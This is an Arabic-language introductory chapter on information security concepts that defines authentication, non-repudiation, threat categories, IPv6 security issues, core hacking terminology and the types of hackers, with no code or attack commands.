في الحوسبة، والأعمال الإلكترونية، وأمن المعلومات، فمن الضروري لضمان أن البيانات والمعاملات، والاتصالات أو الوثائق (الإلكترونية أو المادية) هي حقيقية. من المهم أيضا التأكد من صحتها للتحقق من صحة أن كل الأطراف المعنية والذين يدعون الى ان يكون هم أنفسهم.
بعض أنظمة أمن المعلومات تتضمن ميزات المصادقة مثل "التوقيعات الرقمية [**digital signature**]"، والتي تعطي دليلا على أن رسالة البيانات هي حقيقيه وأرسلت من قبل الشخص الذي يحمل مفتاح التوقيع الصحيح.
من المهم أن نلاحظ أن الأنظمة و/أو شبكات اليوم تملك تقريبا كل شكل من أشكال التوثيق وعلى هذا النحو وهذا هو عادة أول منطقة امان. هذا يمكن أن يكون شيء بسيط مثل قيام المستخدمين باختيار كلمة مرور معقدة أو إضافة عوامل إضافية إلى المصادقة مثل **token**، **biometric**، أو **certificates**. لا يوجد عامل واحد من التوثيق آمن في شبكات اليوم.


Authorization

غالبا ما يتم تجاهل مفهوم التفويض "**Authorization**" حيث يفترض انه ليس أحد مكونات بعض النماذج الأمنية. هذا النهج المتخذ حاليا، ولكن يفضل إدراجه في معظم نماذج الاختبار. مفهوم **authorization** أمر ضروري وهو كيف يمكننا تعيين الحقوق وأذونات الوصول إلى المورد، ونحن نريد ضمان امنها. **Authorization** يسمح لنا بامتلاك أنواع مختلفة من المستخدمين مع مستويات امتياز منفصلة داخل النظام.

عدم الإنكار(Non-repudiation)

في القانون، عدم الانكار يعني أن المرء لديه نية الوفاء بالتزامه اتجاه العقد. كما يعني أن أحدي أطراف المعاملة لا يمكنه إنكار تسلمه لتلك المعاملة كما لا يمكن للطرف الآخر نفي قيامه بإرسال المعاملة. من المهم أن نلاحظ أن التكنولوجيا مثل أنظمة التشفير يمكن أن تساعد في جهود عدم الانكار. هذا يشير إلى القدرة على التأكد من أن طرفي العقد أو الاتصالات لا يستطيعا أن ينكرا صحة التوقيع على الوثيقة أو الرسالة المرسلة بينهم من الأمثلة على ذلك بروتوكول **HTTPS** و**Kerberos**.

مستوى الأمن في أي نظام يمكن تعريفها من قبل قوة من الثلاثة عناصر التالية:



حيث نلاحظ وجود دائرة صفراء والتي من الممكن أن تتحرك في أي زاوية من زاويا المثلث والتي تدل على معنى. حيث مكانها الحالي يدل انه مع زيادة الأمان (**security**) فانه سوف يقل الأداء وسهولة الاستخدام (**Usability – Functionality**).

الهدف من وراء الهجوم (Goal Of Attack)

حيث نلاحظ من هذا أن أي هجوم "**attack**" يتكون من ثلاث عناصر



(الهدف من الهجوم Motive) + (الطريقة method) + (نقاط الضعف Vulnerability)

العنصر الأول هو **motive** وذلك لان أي هجوم إما ان يكون لهدف أو لدافع معين (**motive , goal or objective**) مثال لهذه الأهداف تعطيل استمرارية العمل (**disrupting business continuity**)، سرقة المعلومات، تنفيذ انتقام من مؤسسه معينه أو سرقة شيء ذات قيمه من مؤسسه ما. هذه الأهداف تختلف من شخص إلى أخر على حسب الحالة العقلية للمهاجم الذي حمله على القيام بهذا العمل. بمجرد امتلاك المهاجم للهدف فانه يستخدم العديد من الطرق والأساليب لاستغلال نقاط الضعف (**exploit vulnerability**) في نظام المعلومات **information system** أو في **security policy** في عملية الهجوم حتى يصل إلى تحقيق هدفه.



التهديدات الأمنية (Security Threat)

التهديدات الأمنية المحتملة تنقسم هنا إلى ثلاثة أقسام كالاتي:



التهديدات الطبيعية (Natural Threats)

التهديدات الطبيعة تشمل الكوارث الطبيعية مثل الزلازل "**earthquake**" او الفيضانات "**floods**" او الأعاصير "**hurricanes**" أو أي كارثه طبيعية أخرى التي لا يمكن إيقافها أو التحكم فيها.
المعلومات التي يتم تدميرها أو فقدانها نتيجة التهديدات الطبيعية لا يمكن منعها حيث لا يمكن توقع وقت حدوثها واقصى ما يمكن فعله هو وضع بعض الخطط الأمنية التي تمكنك من عدم فقد هذه المعلومات مثل خطط الطوارئ واسترجاع البيانات عند الفقدان أو التدمير.

التهديدات الفيزيائية (Physical Threats)

هذا النوع من التهديد ينتج نتيجة تلف أي جزء من الأجهزة المستخدمة سواء بواسطة الحريق أو الماء أو السرقة أو التداخلات الفيزيائية (**physical impact**) وأيضا مصادر الطاقة التي من الممكن أن تؤدى إلى تلف بعض الأجهزة (**hardware damage**).

التهديدات البشرية (Human Threat)

هذا النوع من التهديديات ينتج نتيجة الهجمات سواء من داخل المنظمة (**Insider**) أو من الخارج (**Outsider**).

- **Insider Attack (الهجمات من الداخل):** تعتبر الأخطر والتي تتم بواسطة الموظفين من داخل المنظومة او من قبل شخص ساخط. وتعتبر الأخطر لان المهاجم يعرف الكثير مثل الوضع الأمني (**security posture**) الخاص بأنظمة المعلومات.
- **Outsider Attack (الهجمات من الخارج):** تتم بواسطة أشخاص آخرين من الخارج الذين يملكون بعض من الخبرة التي تمكنهم من معرفة الوضع الأمني لنظام المعلومات.

هذه الأنواع الثلاثه من التهديد تنقسم هى الأخرى إلى أنواع أخرى كالاتى:

A. Network Threats:

الشبكة Network: هي عبارة عن ربط جهازين حاسوب فأكثر (مجموعة من الأجهزة) مع بعضهما البعض من خلال قنوات اتصال **communication channel** وذلك لتبادل البيانات والموارد **computer resources** مثل (الطابعات، الملفات ... وغيرها). ومع مرور هذه البيانات من خلال قنوات الاتصال **communication channel** فإنه من الممكن دخول شخص ما عنوةً الى هذه القنوات وسرقة ما بها من معلومات.

لذلك فان المهاجم الهاكر يعرض العديد من التهديدات من خلال الشبكة ومن هذه التهديديات كالاتي:

1. Information gathering (جمع المعلومات).
2. Sniffing and eavesdropping (التنصت والتجسس).
3. Spoofing (التنصت).
4. Session hijacking and man-in-middle attack.
5. Sql injection.
6. ARP Poisoning.
7. Denial of service attack.
8. Comprised key attack.



B. Host Threats:

هذا النوع من التهديد يتم توجيه إلى النظام الحالي الذي يحمل المعلومات القيمة التي يريدها المهاجم مباشرة (عن طريق الاتصال المباشر). حيث يحاول المهاجم من كسر الوضع الأمني للنظام الذي يحمل هذه المعلومات ومن هذه التهديدات كالاتي:

1. Malware attacks
2. Target Footprinting
3. Password attacks
4. Denial of service attacks
5. Arbitrary code execution
6. Unauthorized access الدخول عنوه أي من غير إن يكون مصرح له بالدخول.
7. Privilege escalation
8. Back door attacks
9. Physical security threats

C. Application Threats

تطوير أي تطبيق أو إنشائه مع عدم الاهتمام بالأوضاع الأمنية الخاصة به. قد يؤدى إلى وجود بعض الثغرات الأمنية في هذا التطبيق وقد ينتج عن هذه الثغرات ثغرات أخرى في تطبيقات أخرى. حيث أن المهاجم يستفيد من هذه الثغرات في تنفيذ هجماته لسرقة المعلومات أو تدميرها ومن هذه التهديديات كالاتي:

1. Data/Input validation
2. Authentication and Authorization attacks
3. Configuration management
4. Information disclosure
5. Session management issues
6. Cryptography attacks
7. Parameter manipulation
8. Improper error handling and exception management
9. Auditing and logging issues

Information Warfare (حرب المعلومات)

المصطلح (**Information Warfare/InfoWar**) يشير إلى استخدام تكنولوجيا المعلومات والاتصالات **ICT** في الحصول على بعض المزايا التنافسية من الشركات المنافسة أو بمعنى أخر هو سرقة المعلومات من الشركات المنافسة.

أو بمعنى أخر هو اصطلاح ظهر في بيئة الإنترنت للتعبير عن اعتداءات تعطيل المواقع وإنكار الخدمة والاستيلاء على المعلومات، وكما يشير الاصطلاح فان الهجمات والهجمات المقابلة هي التي تدل على وجود حرب حقيقية، وبما إنها حرب فهي حرب بين جهات تتناقض مصالحها وتتعارض مواقفها، لهذا تكون في الغالب هجمات ذات بعد سياسي، أو هجمات منافسين في قطاع الأعمال. ولذا وصفت حملات الهاكرز اليوغسلافيين على مواقع الناتو أبان ضربات الناتو بانها حرب معلومات ، ووصفت كذلك هجمات المخترقين الأمريكان على مواقع صينية في اطار حملة أمريكية على الصين تحت ذريعة حقوق الأنسان والتي تمت بدعم حكومي أمريكي بانها حرب معلومات ، وأشهر حروب المعلومات القائمة حتى الأن المعركة المستمرة بين الشباب العرب والمسلم وتحديدا شباب المقاومة اللبنانية والمدعومين من خبراء اختراق عرب ومسلمين ، وبين جهات تقنية صهيونية في اطار حرب تستهدف إثبات المقدرات في اختراق المواقع وتعطيلها أو الاستيلاء على بيانات من هذه المواقع . وهذا الاصطلاح في حقيقته اصطلاح إعلامي أكثر منه أكاديمي، ويستخدم مرادفا في غالبية التقارير لاصطلاح الهجمات الإرهابية الإلكترونية ونجده لدى الكثيرين اصطلاح واسع الدلالة لشمول كل أنماط مخاطر وتهديدات واعتداءات وجرائم البيئة الإلكترونية، ونرى قصر استخدامه على الهجمات والهجمات المضادة في ضوء حروب الرأي والمعتقد لتمييزه عن بقية أنشطة تعطيل المواقع التي لا تنطلق من مثل هذه الأغراض.

Defensive InfoWar:

يشير إلى جميع الاستراتيجيات والمبادرات التي تستخدم للدفاع ضد هذا النوع من الهجمات (**ICT assets**).

Offensive InfoWar:

يشير إلى **InfoWar** التي تستخدم للهجوم على المؤسسات (**ICT assets**) في الشركات المنافسة.

IPv6 Security Threats (التهديدات الأمنية من استخدام IPv6)

IPv6 مقارنة بـ **IPv4** فانه يملك تحسينات امنيه افضل منه والتي تصل بك إلى مستوى اعلى من الأمان والخصوصية للمعلومات التي تمر عبر الشبكة ولكن مع ذلك فانه يحمل بعض التهديديات كالاتي:

1-Auto-Configuration threat



IPv6 يدعم الإعداد الألى (**Authconfig**) لعناوين الشبكة (**IP**)، والتي تترك المستخدم عرضه للهجوم عبر بعض الثغرات اذا لم يتم الإعداد الصحيح والأمن من البداية.

Unavailability Reputation-based Protection-2

بعض الحلول الأمنية الحالية تعتمد على استخدام **reputation of IP address** (عناوين **IP** مشهوره أو معروفه) في تصفية بعض المصادر المعروفة لـ **malware**. والتي تحتاج إلى وقت حتى يتم تطويرها لكي تشمل عناوين **IPv6**.

Incompatibility of Logging Systems-3

IPv6 يستخدم عناوين ذات حجم 128 bit والتي يتم تخزينها على هيئة 39 حرف ورقم، ولكن **IPv4** يستخدم عناوين ذات أحجام 32 bit وتخزن على هيئة 15 رمز. لذلك فان عمليات التسجيل **logging solutions** في الأنظمة المعتمدة على **IPv4** من الممكن إنها لن تعمل مع الشبكات القائمة على **IPv6**.

Rate Limiting Problem-4

يستخدم مديري الأنظمة **Admin** استراتيجيات الحد (**rate limiting strategy**) لإبطاء أدوات المهاجم أليا (**Automated attack tool**) لكن هذا سوف يكون صعبا عند استخدامه مع عناوين ذات أحجام 128 bit.

التهديدات التي تكمن نتيجة استخدام IPv6

Default IPv6 Activation-1

IPv6 من الممكن أن يفعل أليا بدون علم مديري النظام (**ADMIN**)، والتي يؤدى إلى عدم فاعلية الأوضاع الأمنية القائمة على **IPv4**.

Complexity of Network Management Tasks-2

مديري النظام (**admin**) دائما ما يختاروا عناوين **IPv6** سهلة الحفظ مثل (::10, ::20, ::FOOD, ::C5C0) وغيرها والتي من السهل توقعها بالنسبة للمهاجم.

Complexity in Vulnerability Assessment-3

IPv6 ذات أحجام 128 bit يجعل فحص بنية الأنظمة (**infrastructure**) من اجل كشف المتسللين والثغرات عمليه معقده.

Overloading of Perimeter Security Controls-4

IPv6 يحمل عنوان ثابت في **header** ذات حجم **40 byte** مع **add-on** (extension header) قد تكون مقيده والتي نحتاجها في بعض العمليات المعقدة بواسطة بعض أدوات التحكم الأمنى (security control) للشبكة مثل routers، security gateways، firewall و IDS.

IPv4 to IPv6 Translation Issues-5

ترجمة الحزم من **IPv4** إلى **IPv6** من الممكن أن يؤدى تدمير الحزم أو ينتج عن سوء تنفيذ هذه الترجمة (**poor implementation**).

Security Information and Event Management (SIEM) Problems-6

كل عميل يستخدم **IPv6** يحمل عناوين عده من **IPv6** وليس عنوان واحد مما يؤدى إلى التعقيد في ملفات **log** والأحداث **event**.

Denial-of-service (DOS)-7

زيادة التحميل على امن الشبكة وأجهزة التحكم يؤدى إلى تقليل إتاحة موارد الشبكة، والتي تؤدى إلى الهجمات من النوع **DOS**.

Trespassing-8

الميزات المستقبلية لعناوين **IPv6** التي يتم استكشافها من الممكن أن تستغل من قبل المهاجمين في اجتياز الشبكة الخاصة بك من اجل الوصول إلى موارد الشبكة المقيدة (**restricted resources**).

HACK CONCEPT 1.7 (مفهوم الهاكينج)

الخلاف حول تعريف الهاكر:

ينظر الكثيرون للهاكر على أنه شخص مدمر وسلبي، ويقرن البعض كلمة هاكر مع قرصان الحاسوب. وذلك بتأثير من بعض ما ورد في الإعلام، حيث يرجع السبب لقلة فهمهم حقيقة الهاكر، وخلطهم لها بكلمة القرصنة (لتعبير الذي يصف البيع غير المشروع لنسخ من أعمال إبداعية). وهي مستخدمة في انتهاك حقوق الملكية الفكرية وحقوق النشر خصوصا بالنسبة للأفلام والمسلسلات التلفزيونية والأغاني وبرامج الحاسوب. والتي أصبحت الشبكة العنكبوتية إحدى وسائل تسويقها.

أصل الخلاف أطلقه بعض الأكاديميون لعدم فهمهم لطبيعة الهاكر وأسلوب عمله بالرغم من أنه أساسا مطور مبدع. ولكنهم رأوا دوره السلبي والمفسد، متناسين أن الإنترنت يزدحم بمشاريع تم تطويرها من نشاط جماعي للهاكرز، من أمثلة تلك المشاريع: لينكس، ويكيبيديا، ومعظم المشاريع ذات المصدر المفتوح.

والكراكر **Cracker** مصطلح أطلق فيما بعد للتمييز بين الهاكر الصالح والهاكر المفسد، وبالرغم من تميز الإثنين بالذكاء وروح التحدي وعدم خوفهم من مواجهة المجهول. إلا أن الكراكر يقوم دائما بأعمال التخريب والاقتحام لأسباب غير ايجابية وهذا الشخص هو الذي يستحق تسميته قرصان الحاسوب. بينما الهاكر يبتكر الحلول للمشاكل ويحاول أن يبدع في عمله. ولكن سبل الإعلام تتكلم بصفة عامة عن "الهاكر " وتخلط بين المصلح والمفسد، وبمرور الوقت اقترن اسم الهاكر بالشخص المفسد.

بعض المصطلحات:

- **Hack Value**: هو مفهوم بين القراصنة على ان هناك شيئا يستحق القيام به أو مثير للاهتمام. أو بمعنى أخر هو قيمة العمل الذي سوف يقوم به. ان هناك شيء ما يشعر الهاكر حوله بوجود مشكله او حلول.
- **Exploit** (تعنى بالإنجليزية "استغلال" وتعنى استخدام شيء لمصلحة المرء) وهى عبارة عن قطعة من البرمجيات، قطعة من البيانات، أو سلسلة من الأوامر تستفيد من خلل أو ضعف من أجل التسبب ليحدث سلوك غير مقصود أو غير متوقع من برامج الكمبيوتر، والأجهزة، أو أي شيء الكتروني عن طريق اخذ ميزات نقاط الضعف التي تحتويها. كثيرا ما يتضمن مثل هذا السلوك أشياء مثل السيطرة على نظام الكمبيوتر، تصعيد الامتياز، أو هجوم الحرمان من الخدمة.
- **Vulnerability:** هو مصطلح يعبر عن نقاط الضعف التي تسمح للمهاجم من الحد من امن المعلومات على النظام. نقاط الضعف هذه عباره عن تلاقى ثلاث عناصر: عيب في النظام، وصول المهاجم الى خلل، قدرة المهاجم على استخدام هذا الخلل. ولاستغلال هذا الضعف، يجب أن يكون لدى المهاجم على الأقل أداة واحد أو تقنية يمكنها الاتصال بنقاط الضعف هذه. في هذا الإطار، **Vulnerability** يعرف أيضا باسم **attack surface**. نقاط الضعف هذه قد تكون ناتجه عن ضعف في التصميم (**design code**) أو أخطاء (**error/bugs**) أو في الضوابط الأمنية او الضوابط الداخلية والتي قد تسبب سولك غير متوقع أو غير مرغوب فيه مما يؤدى الى خلل في نظام الأمن. وهو يعتبر المصدر الذي يهتم به الهاكر لكي يعمل عليه.
- **Target of evaluation (TOE):** هو نظام المعلومات أو الشبكات (**IT system**) أو برنامج أو محتوى يستخدم للوصول إلى درجه معينه من الأمن. وهذا النوع يساعد على فهم وظائف وتقنيات ونقاط الضعف في الأنظمة والمنتجات.
- **Zero-Day attack:** والذى يعنى بالعربية "هجوم اليوم صفر / هجوم دون انتظار" وهو استغلال لنقاط الضعف في برمجيات وثغراتها الأمنية خاصة غير المعروفة منها للعامة أو حتى مطوريها في شن هجمات إلكترونية. غالبا ما يتم استغلال هذه الثغرات وحتى تشاركها ما بين الهاكرز قبل أن تكتشفها الجهات المطورة للبرمجيات المصابة. المعرفة بالثغرة الأمنية قبل المطورين، تسمح لمستغليها بالحصول على فترة زمنية ينشر فيها أدواته الخبيثة لتحدث ضررا كبيرا. لأنه متى ما اكتشفت الثغرة الأمنية، يسارع المطورون لسدها من خلال نشر برامج تصحيحية. المصطلح **Zero-day attack** أتى من كون أن مستغل الثغرة الأمنية غير المعروفة لا يترك أي يوم يمر لبدء هجومه كونه في سباق مع الزمن. وطالما تأخر اكتشاف الثغرة، منح ذلك مزيد من الوقت للمهاجمين في توسيع نطاق الهجوم وإضافة ضحايا جدد.
- **Daisy Chaining**: تعنى أن الهاكر الذي استطاع الوصول إلى قاعدة المعلومات فانه يعمل على تكملة أهدافه عن طريق تغطية أثار ما فعله ويتم ذلك بتدمير ملفات السجل (**destroy log file**) وذلك لإخفاء الهوية الخاصة به.
- **Threat:** هو الخطر المحتمل الذى يمكنه استغلال نقاط الضعف للإخلال بالنظام الأمني، وبالتالي يسبب ضرر ممكن. التهديد إما أن يكون "متعمدا" (على سبيل المثال، الكراكرز الفردي أو منظمة إجرامية) أو "عرضي" (على سبيل المثال، احتمال وجود خلل في الكمبيوتر، أو إمكانية وقوع كارثة طبيعية مثل الزلازل، النار، أو الإعصار) أو ظرف أو حدث.

ما هو الفرق بين الهاكر المدمر(Hacking) والهاكر الأخلاقي (Ethical hacking)؟

التهكير المدمر hacking

يشير إلى استغلال ثغرات الأنظمة (**vulnerability**)والأخلال بالضوابط الأمنية (**compromising security controls**) للحصول على الدخول الغير مصرح به (**unauthorized access**) لموارد النظام. هذا يشمل تعديل النظام (**modifying system**) أو بعض مميزات البرامج (**application feature**) لتحقيق الهدف.

التهكير الأخلاقي Ethical hacking


يشمل استخدام أدوات التهكير وبعض التقنيات والحيل لتعريف الثغرات وذلك للتأكد من امن النظام. وهذا يركز على استخدام تقنيه مشابه للتهكير المدمر لكشف الثغرات في النظام الأمن.

آثار الاختراق

يعتمد أثر أو آثار عملية الاختراق على نوعية المخترق وعلى هدفه وراء العملية التي قام بها ويمكن تلخيص أبرز الأضرار كالآتي:

- يمكنه تخريب حاسوب أو شبكة محلية أو حتى كل حاسبات شركة بإطلاق فيروسات أو إعادة تهيئة الأقراص الصلبة أو بإتلاف اللوحة الأم والمعالج.
- الحصول على كلمات السر الخاصة بك للولوج إلى البريد الإلكتروني واشتراكاتك في الأنترنت وحتى أرقام بطاقة الائتمان الخاص بك.

- الحصول على أرقام بطاقات الائتمان لكثير من الأشخاص وتحويل الأرصدة من شخص إلى آخر وبذلك تعم الفوضى وتكبد البنوك خسائر مالية كبيرة.
- من الممكن ان يسبب اضرار كبيره على العدي من المنظمات كالاتي:



دور الهاكر في عمران وتطوير الانترنت

ساهمت قراصنة الحاسوب أو الهاكرز في تصميم بنية وتقنيات الإنترنت، وما زالوا يقومون بالكثير من الجهود لتحسين بنية الشبكات وتطوير التقنيات المستخدمة في التشبيك. فهي فئة متميزة من مبرمجي الحاسوب وتعمل مهنيا في ذلك الحقل. من الممكن تفصيل بعض مهام قراصنة الحواسيب:

الكشف على عيوب أمن المعلومات، وعرض الحلول لها وبذلك الحماية من المستخدم السلبي، القيام بإنجاز مشاريع مفتوحة المصدر، وعرضها مجاناً على الإنترنت مثل نظام تشغيل لينكس، القيام بتعديل السكريبتات الموجودة على مواقع الشبكات وتطويرها، تقديم استشارات أمنية لكبرى الشركات مثل مايكروسوفت، وشركات بناء الطائرات، والمؤسسات الصناعية الكبرى، وكذلك أرشيفات المعلومات الحكومية، لمنع سلب تصميمات الأجهزة والآلات من قبل منافسين على المستوي الوطني أو المستوى الدولي، ومنع دخول العابثين إلى شبكاتهم التي تحتوي على مسائل سرية أو حساسة ومنع التخريب.

مساعدة السلطات الأمنية للدول في السيطرة على إساءة استغلال التقنية. كما تشكلت في بعض الدول الغربية وفي الولايات المتحدة وكندا جماعات متخصصة تابعة للسلطات الأمنية لمتابعة الناشرين في الإنترنت لصور مخلة بالآداب وشطب تلك المحتويات. ومن تلك الجماعات المتخصصة من يتحرى في الإنترنت ويقدم المعلومات التي تسهل العثور على هؤلاء الخارجين على القانون الذين يقومون بنشر تلك المنشورات والصور المخلة بالآداب للقبض عليهم وتقديمهم إلى المحاكم المختصة.

لمن لا يعلم. الهاكرز مقسوم لعدة أصناف:

Black Hats (المخترق ذو القبعة السوداء)

هم أفراد لديهم مهارات استثنائية في علم الحوسبة **(computer science)**، اللجوء إلى أنشطة ضارة أو مدمرة، كما أنهم معروفين أيضا باسم **الكراكرز (crackers)**. هؤلاء الأفراد دائم ما يستخدمون مهاراتهم في الأنشطة التدميرية والتي تسبب ضرر كبير للشركات والمؤسسات والأفراد. هؤلاء يستخدمون مهاراتهم في إيجاد الثغرات في الشبكات المختلفة والتي تشمل أيضا المواقع الحكومية ومواقع الدفاع والبنوك وهكذا. بعضهم يفعل ذلك من اجل أحداث ضرر أو سرقة معلومات أو تدمير بيانات أو كسب المال بطريقه سهله عن طريق قرصنه الرقم التعريفي لعملاء البنوك.



White Hats (المخترق ذو القبعة البيضاء)

هم أفراد يعتنقون مهارات القرصنة (الاختراق) ويستخدمون هذه المهارات من اجل الأهداف الدفاعية؛ كما أنهم معروفين أيضا باسم **المحللين الأمنين (security analysts)**. في هذه الأيام فان معظم الشركات يملكون محللين امنين من اجل حماية أنظمتهم ضد الهجمات المختلفة. هؤلاء يساعدون الشركات لتامين الشبكات الخاصة بهم.

Gray Hats (المخترق ذو القبعة الرمادية)

هم أفراد لديهم مهارات الهاكر يستخدمونها في الهجوم والدفاع على حد سواء في أوقات مختلفة. وهؤلاء يقعون بين **Black Hats** و**White Hats**. هؤلاء يمكنهم أيضا مساعدة الهاكر في إيجاد الثغرات المختلفة في الأنظمة والشبكات وفى نفس الوقت يقومون بمساعدة المؤسسات في تحسين منتجاتهم **(software and hardware)** عن طريق جعلها أكثر أمانا وهكذا.



Suicide Hackers (الهاكر المنتحرون)

ويطلق علية أيضا الهاكر المنتحر لأنهم يشبهون إلى حد كبير الشخص الذي يقوم بتفجير نفسه غير مهتم بحياته من اجل هدف ما. وهم عباره عن أفراد يهدفون إلى إسقاط البنية التحتية الحيوية لسبب ما سبب لا يقلقون بشأن 30 عاما في السجن نتيجة أفعالهم ولا يخفون أنفسهم بعد القيام بالهجمة أي بمعنى أخر يسرقون علانيتا. ولقد انتشر هذا النوع في السنوات الأخيرة.



Script Kiddies

هو هاكر ليس لديه مهارات الهاكر ولكن يتحايل على الأنظمة باستخدام بعض الاسكريبات والأدوات والتطبيقات التي تم تطويرها بواسطة الهاكرز الحقيقين. وهؤلاء من السهل لهم استخدام التطبيقات والاسكريبات في اكتشاف الثغرات في الأنظمة المختلفة. هذا النوع من الهاكر يركز في الأساس على **كمية الهجمات** أكثر من **قوة وفاعلية الهجمة** التي يقوم بإنشائها.



Spy Hackers

هم عباره عن افراد يتم تأجيرهم من قبل المنظمات المختلفة لاختراق والحصول على أسرار من المنظمات المنافسة لهم.



Cyber Terrorists (إرهاب العالم الإلكتروني)

هي هجمات تستهدف نظم الكمبيوتر والمعطيات لأغراض دينية أو سياسية أو فكرية أو عرقية. وتعتبر جرائم إتلاف للنظم والمعطيات أو جرائم تعطيل للمواقع وعمل الأنظمة. وهي ممارسات لذات مفهوم الأفعال الإرهابية لكن في بيئة الكمبيوتر والإنترنت وعبر الإفادة من خبرات الكراكرز وهذا النوع من الهاكر يعتبر الأكثر خطورة لأنه لن يخترق المواقع الإلكترونية فحسب بل من الممكن منطقه بأكملها.





State Sponsored Hackers

هم عباره عن أفراد يتم تأجيرهم بواسطة الحكومات من اجل الاختراق والحصول على معلومات على درجه عالية من السرية وتدمير بعض أنظمة المعلومات الأخرى للحكومات الأخرى.

الان ماذا نستنتج؟ من الأصناف الثلاثة الاولى انهم "هاكرز" يملكون الخبرة المعرفية التي تمكّنهم من الاختراق ولكن المبادئ التي يسيرون عليها والغايات مختلفة.

أما الاشخاص الذين يدّعون أنهم هاكرز فيطلق عليهم لقب أطفال الهاكرز **script kiddies** او **lamer** وغالباً نجد هذا النوع منتشر بالمنتديات، يقوم بالأعمال التخريبية بشكل "همجي"، يسير على مبدأ مين يخترق أكثر هو القوى! وغالباً نجدهم يبحثون عن الشهرة عن طريق اختراق الأجهزة والمواقع الضعيفة بشكل عشوائي.

السؤال الذي يطرح نفسيه هو طالما أن هؤلاء الأشخاص تمكنوا من الاختراق لماذا لا يطلق عليهم مصطلح هاكرز؟

ببساطة لأنهم لا يملكون أي معرفة علمية! فهم يجيدون استخدام بعض البرامج والأدوات واستغلال الثغرات الجاهزة التي برمجها واكتشفها الهاكرز "الحقيقيين" لكنهم ليسوا قادرين على برمجة أدواتهم واكتشاف ثغراتهم الخاصة وليسوا قادرين على تطوير طرق وأساليب جديدة أي أنهم عبارة عن "مستخدمين" فقط.

دائماً أقول وأكرر لقب الهاكر ليس بسيط ليتم إطلاقه على أي شخص! لكي تصبح مبرمج يكفي أن تتعلم لغة برمجة واحدة وتبدأ البرمجة بها، لتصبح مصمم يكفي أن تجيد استخدام برنامج أو اثنين في التصميم، لتصبح مدير سيرفرات يكفي أن تتعلم كيف تتعامل مع السيرفر ويندوز أو لينوكس مثلا، أما لتصبح هاكر عليك أن تجيد جميع الأمور السابقة بنفس الوقت! قبل أن تصبح هاكر عليك أن تكون مستخدم محترف قادر على إيجاد طريقك وحل المشاكل التي تصادفك فكيف ستتمكن من اختراق نظام إن لم تكن مستخدم محترف له تعلم كيف يعمل هذا النظام وما هي أسراره ونقاط ضعفه؟ كيف ستتمكن من اكتشاف ثغرة وبرمجة تستغلها، إذا لم تكن تعلم كيف تبرمج؟ لتكون هاكر عليك أن تكون أذكى من المبرمج الذي وقع بالخطأ الذي أدى للثغرة وأكثر معرفة من مدير السيرفر الذي اخترقت نظامه، الأغلبية يظنوا أن معرفة استخدام بعض الادوات واستغلال الثغرات الجاهزة تجعل من الشخص هاكر! لكن هذا المبدأ ليس صحيح فالهاكر هو من بنى خبرته على علم ومعرفة حقيقية.

لماذا تريد أن تصبح هاكر؟

يجب عليك أن تسأل نفسك هذا السؤال وتفكّر به جيّدا، اسأل نفسك ماذا تريد أن تصبح؟ وكم هي المسافة المستعد لسيرها لتصبح "هاكر"؟ إذا كنت تريد تعلّم اختراق الاجهزة والمواقع فقط ليقول الاخرين عنك أنك هاكر أو لأنك تظن أن اختراقك للمواقع سيجعل الاخرين يحترموك ويخافون منك فاعلم أن ما ستقوم به هو مضيعة للوقت! قد تستطيع من خلال فترة زمنية قصيرة أن تخترق بعض الاجهزة والمواقع الضعيفة لكن هذا لن يجلب لك الاحترام الذي تبحث عنه، إذا لم تكن ترغب باحتراف مجال الهاكر وتحمّل الامور المترتبة على ذلك أنصحك ألا تبدأ وألا تضيع وقتك من الاساس.

